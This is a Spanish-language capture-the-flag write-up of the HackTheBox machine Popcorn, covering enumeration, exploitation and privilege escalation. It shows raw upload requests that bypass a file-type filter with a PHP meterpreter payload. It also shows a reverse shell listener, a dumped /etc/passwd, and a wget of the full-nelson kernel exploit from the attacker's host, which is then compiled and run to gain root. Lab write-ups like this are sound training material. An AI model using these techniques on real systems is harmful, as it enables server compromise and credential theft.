



Popcorn es una máquina retirada de la plataforma de entrenamiento HacktheBox <https://www.hackthebox.eu>

El write-up se divide en tres fases:

- Enumeración.
- Explotación
- Postexplotación

Enumeración

Enumeración con nmap

Empleando la herramienta por excelencia nmap:

```
root@kali:~/Documents/HTB/Popcorn# nmap -T5 -sSV -A 10.10.10.6 -oN ScanAll --open -p-

Starting Nmap 7.60 ( https://nmap.org ) at 2018-08-06 13:40 EDT
Nmap scan report for 10.10.10.6
Host is up (0.073s latency).
Not shown: 60371 closed ports, 5162 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
|_ 2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
80/tcp    open  http     Apache httpd 2.2.12 ((Ubuntu))
|_ http-server-header: Apache/2.2.12 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
Device type: general purpose|phone|WAP|printer|media device|specialized
Running (JUST GUESSING): Linux 2.6.X|2.4.X (95%), Google Android 2.X (95%), AVM embedded (94%), Canon embedded (94%), LG embedded (94%), Linux 2.6 (95%), Linux 2.6.30 (95%), Linux 2.6.32 (95%), Linux 2.4.20 (Red Hat 7.2) (95%), Linux 2.6.17 (95%), Android (Linux 2.6) (95%), Linux 2.6.30 (95%), Linux 2.6.35 (95%), AVM FRITZ!Box FON WLAN 7240 WAP (94%), Canon imageRUNNER ADVANCE C3320i c (94%), Linux 2.6.32 - 2.6.35 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   67.73 ms  10.10.14.1
2   67.83 ms  10.10.10.6
```

Se identifican los puertos

- 22 - SSH
- 80 - HTTP

Enumeración de directorios:


Para ello, se emplean herramientas como dirseach y el script de “http-enum” de nmap:

```
root@kali:~/Documents/HTB/Popcorn# nmap -p 80 10.10.10.6 --script http-enum

Starting Nmap 7.60 ( https://nmap.org ) at 2018-08-06 13:43 EDT
Nmap scan report for 10.10.10.6
Host is up (0.069s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
|   /test/: Test page
|   /test.php: Test page
|   /test/logon.html: Jetty
|_  /icons/: Potentially interesting folder w/ directory listing
```

De esta manera, se localiza el directorio “torrent”:



Como se observa dispone de un formulario de login, en dónde parece que tiene habilitado el registro de usuarios. De esta manera, se procede a registrarse pudiendo acceder a la parte de post-autenticación.

Explotación

Con el acceso a la parte de post-autenticación, se inicia el proceso de explotación.

Una vez dentro, se identifica una funcionalidad de subida para ficheros torrents, en dónde se encuentra subida una Kali. Se procede a identificar si cuenta con mecanismos de protección tratando de subir un fichero php.

Request

RawParamsHeadersHex

POST /torrent/torrents.php?mode=upload HTTP/1.1
Host: 10.10.10.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.6/torrent/torrents.php?mode=upload
Cookie: /torrent/=; /torrent/index.php; /torrent/torrents.php=; /torrent/login.php; /torrent/index.phpfirsttime=1; saveit_0=4; saveit_1=5; PHPSESSID=7346746b4aba899355bbdf46bbf524a
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=-----34252712610714684572011652911
Content-Length: 31599
-----34252712610714684572011652911
Content-Disposition: form-data; name="torrent"; filename="shell.php"
Content-Type: application/x-php

/*<?php /** if (isset(\$GLOBALS['channels'])) { \$GLOBALS['channels'] = array(); } if (isset(\$GLOBALS['channel_process_map'])) { \$GLOBALS['channel_process_map'] = array(); } if (isset(\$GLOBALS['resource_type_map'])) { \$GLOBALS['resource_type_map'] = array(); } if (isset(\$GLOBALS['udp_host_map'])) { \$GLOBALS['udp_host_map'] = array(); } if (isset(\$GLOBALS['readers'])) { \$GLOBALS['readers'] = array(); } if (isset(\$GLOBALS['commands'])) { \$GLOBALS['commands'] = array('core_loadlib', 'core_machine_id', 'core_set_uid', 'core_set_session_guid', 'core_get_session_guid', 'core_negotiate_tlv_encryption'); } function register_command(\$c) { global \$commands; if (!in_array(\$c, \$commands)) { array_push(\$commands, \$c); } } function my_print(\$str) { } my_print("Evaluating main meterpreter stage"); function dump_array(\$arr, \$name=null) { if (is_null(\$name)) { \$name = "Array"; } my_print(sprintf("%s (%s)", count(\$arr))); foreach (\$arr as \$key => \$val) { if (is_array(\$val)) { dump_array(\$val, "{\$name}[{\$key}]"); } else { my_print(sprintf("%s (%s)", \$key, \$val)); } } } function dump_readers() { global \$readers; dump_array(\$readers, 'Readers'); } function dump_resource_map() { global \$resource_type_map; dump_array(\$resource_type_map, 'Resource map'); } function dump_channels(\$extra='') { global \$channels; dump_array(\$channels, 'Channels ' . \$extra); } if (function_exists('file_get_contents')) { function file_get_contents(\$file) { \$f = @fopen(\$file, "rb"); \$contents = false; if (\$f) { do { \$contents .= fgets(\$f); } while (!feof(\$f)); } fclose(\$f); return \$contents; } } if (function_exists('socket_set_option')) { function socket_set_option(\$sock, \$type, \$opt, \$value) { } } define("PAYLOAD_UUID", "\x2a\x9b\x40\xde\xfb\xfb\x3c\x6\x5b\x41\x48\x4e\x00\x28\x94\x85");

Response

RawHeadersHexHTMLRender

src="http://10.10.10.6/torrent/images/link-upload.png" width="50" height="50" border="0">

</td>
<td align="right">

</td>
</tr>
<!-- BIG BANNER START -->
</table>
<!-- END BIG BANNER -->
<div id="contentfull">
This is not a valid torrent file

Sin embargo, tras examinarlo se confirma que solo acepta ficheros .torrent, por lo que se busca uno y se procede a subir para ver su comportamiento y la ruta dónde se guarda:


<div id="footer"><p>Render time: 0.003
</p><p>Copyright © 2007 TorrentHoster.com. All rights reserved.
Powered by Torrent Hoster.</p></div>
</td>
</tr>
</table>
</body>
</html>

<meta http-equiv='Refresh' content='0'; url=http://10.10.10.6/torrent/torrents.php?mode=details&id=722fe65b2aa26d14f35b4ad627d20236e481d924'>

<div style='font-family: Arial, Sans-serif; font-size: 20pt;' align=center>file upload succes</div>

Una vez subido, se observa que se puede modificar permitiendo subir un screenshot (esto sí me hubiera fijado mejor, no haría falta subir ningún Torrent sino directamente usar el del Torrent de Kali subido).

10.10.10.6/torrent/edit.php?mode=edit&id=722fe65b2aa26d14f35b4ad627d20236e481d924



Torrent Name:

Hash:

Category:

Subcategory:

Description:

Tracker requires registration: ☐ Yes ☒ No

Filename:




Update Screenshot: No file selected.

Allowed types : jpg, jpeg, gif, png. *

Max Size : 100kb

Please note that you are allow to upload only one screenshot per torrent.

If you already have existing screenshot, it will automatically replace by uploading new one.

En principio parece que sólo acepta ficheros de imagen: jpg,jpeg, png,... Sin embargo, jugando con los parámetros “filename” y “content-type” se logra subir una shell:

Request

Raw

Params

Headers

Hex

```
POST /torrent/upload_file.php?mode=upload&id=722fe65b2aa26d14f35b4ad627d20236e481d924 HTTP/1.1
Host: 10.10.10.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.6/torrent/edit.php?mode=edit&id=722fe65b2aa26d14f35b4ad627d20236e481d924
Cookie: /torrent/=; /torrent/index.php=; /torrent/torrents.php=; /torrent/login.php=; /torrent/index.phpfirsttimeload=1; saveit_0=4; saveit_1=5; /torrent/torrents.phpfirsttimeload=0; PHPSESSID=7346746b4aba899355bbdf46bbf524a
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=-----1737028607775438905747148343
Content-Length: 30428

-----1737028607775438905747148343
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: image/png

/*<?php /**/ if (!isset($GLOBALS['channels'])) { $GLOBALS['channels'] = array(); }
if (!isset($GLOBALS['channel_process_map'])) { $GLOBALS['channel_process_map'] =
```

Response

Raw


Headers

Hex


```
HTTP/1.1 200 OK
Date: Tue, 07 Aug 2018 17:15:20 GMT
Server: Apache/2.2.12 (Ubuntu)
X-Powered-By: PHP/5.2.10-2ubuntu6.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 137
Connection: close
Content-Type: text/html

Upload: shell.php<br />Type: image/png<br />Size: 29.3798828125 Kb<br />Upload Completed. <br />Please refresh to see the new screenshot.
```


Siendo la ruta de la imagen:



Por lo que accediendo a la carpeta `/torrent/upload/` el servidor dispone de un directory listing, pudiendo ejecutar el fichero subido. En este caso, se ha subido una simple webshell de PHP:




Logrando acceder a la flag de user:



Postexplotación

Se inicia el proceso de escalada de privilegios para lograr ser root en la máquina.

Con la webshell subida, se lanza un ncat a nuestra máquina en la escucha para disponer de una shell reversa.



Recibiendo la llamada en el listener:

```
root@kali:~/Documents/HTB/Popcorn# nc -nlvp 6667
listening on [any] 6667 ...
connect to [10.10.14.28] from (UNKNOWN) [10.10.10.6] 54424
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
uname -a
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686 GNU/Linux
cat /etc/passwd
firefart:fiw.I6FqpfXW.:0:0:pwned:/root:/bin/bash
/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
landscape:x:102:105::/var/lib/landscape:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
george:x:1000:1000:George Papagiannopoulos,,,:/home/george:/bin/bash
mysql:x:104:113:MySQL Server,,,:/var/lib/mysql:/bin/false
```


En primer lugar, se identifica la versión del kernel:

*Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686
GNU/Linux*

Que se encuentra bastante desactualizado, por lo que se buscan posibles exploits:

linux 2.6.31

☐ No soy un robot


reCAPTCHA
[Privacidad](#) - [Condiciones](#)

SEARCH

More Options

8 total entries

Date ▼	D	A	V	Title	Platform	Author
2013-12-16	↓	-	🔒	Linux Kernel 2.6.10 < 2.6.31.5 - 'pipe.c' Local Privilege Escalation	Linux	spender
2009-11-10	↓	-	✅	Linux Kernel 2.6.31.4 - 'unix_stream_connect()' Local Denial of Service	Linux	Tomoki Sekiyama
2009-11-03	↓	-	✅	Linux Kernel 2.6.0 < 2.6.31 - 'pipe.c' Local Privilege Escalation (1)	Linux	teach & xipe
2009-10-15	↓	-	✅	Linux Kernel < 2.6.31-rc4 - 'nfs4_proc_lock()' Denial of Service	Linux	Simon Vallet
2009-09-16	↓	-	✅	Linux Kernel 2.6.31 - 'perf_counter_open()' Local Buffer Overflow	Linux	Xiao Guangrong
2009-08-31	↓	-	✅	Linux Kernel < 2.6.31-rc7 - 'AF_IRDA' 29-Byte Stack Disclosure (2)	Linux	Jon Oberheide
2009-08-25	↓	-	✅	Linux Kernel 2.6.31-rc7 - 'AF_LLC getsockname' 5-Byte Stack Disclosure	Linux	Jon Oberheide
2009-08-04	↓	-	✅	Linux Kernel 2.6.31-rc5 - sigaltstack 4-Byte Stack Disclosure	Linux	Jon Oberheide

Adicionalmente, se emplea la herramienta linux-exploit-suggester para ver los exploits disponibles de acuerdo con la versión del kernel. Tras probar algunos, se logra la escalada con el exploit de full-nelson:

[+] [CVE-2012-0056,CVE-2010-3849,CVE-2010-3850] full-nelson

Details: <http://vulnfactory.org/exploits/full-nelson.c>

Tags: [ubuntu=9.10/10.04/10.10],ubuntu=10.04.1

Download URL: <http://vulnfactory.org/exploits/full-nelson.c>

Accediendo a la flag de root:

```
www-data@popcorn:/tmp$ wget http://10.10.14.28:9000/full-nelson.c
wget http://10.10.14.28:9000/full-nelson.c
--2018-08-07 21:06:33-- http://10.10.14.28:9000/full-nelson.c
Connecting to 10.10.14.28:9000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9400 (9.2K) [text/plain]
Saving to: `full-nelson.c'

100%[=====] 9,400 --K/s in 0.09s

2018-08-07 21:06:34 (100 KB/s) - `full-nelson.c' saved [9400/9400]

www-data@popcorn:/tmp$ ls
ls
14339.sh dirty dirty.c full-nelson.c passwd.bak
www-data@popcorn:/tmp$ gcc full-nelson.c -o nelson
gcc full-nelson.c -o nelson
www-data@popcorn:/tmp$ chmod +x nelson
chmod +x nelson
www-data@popcorn:/tmp$ ./nelson
./nelson
[*] Resolving kernel addresses...
[*] Resolved econet_ioctl to 0xf8405200
[*] Resolved econet_ops to 0xf8405360
[*] Resolved commit_creds to 0xc01645d0
[*] Resolved prepare_kernel_cred to 0xc01647d0
[*] Calculating target...
[*] Triggering payload...
[*] Got root!
# id
id
uid=0(firefart) gid=0(root)
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
b14
```

Se trata de una máquina sencilla, pero interesante para practicar.

Autor: Nacho Brihuega aka. n4xh4ck5

Twitter: <https://twitter.com/@n4xh4ck5>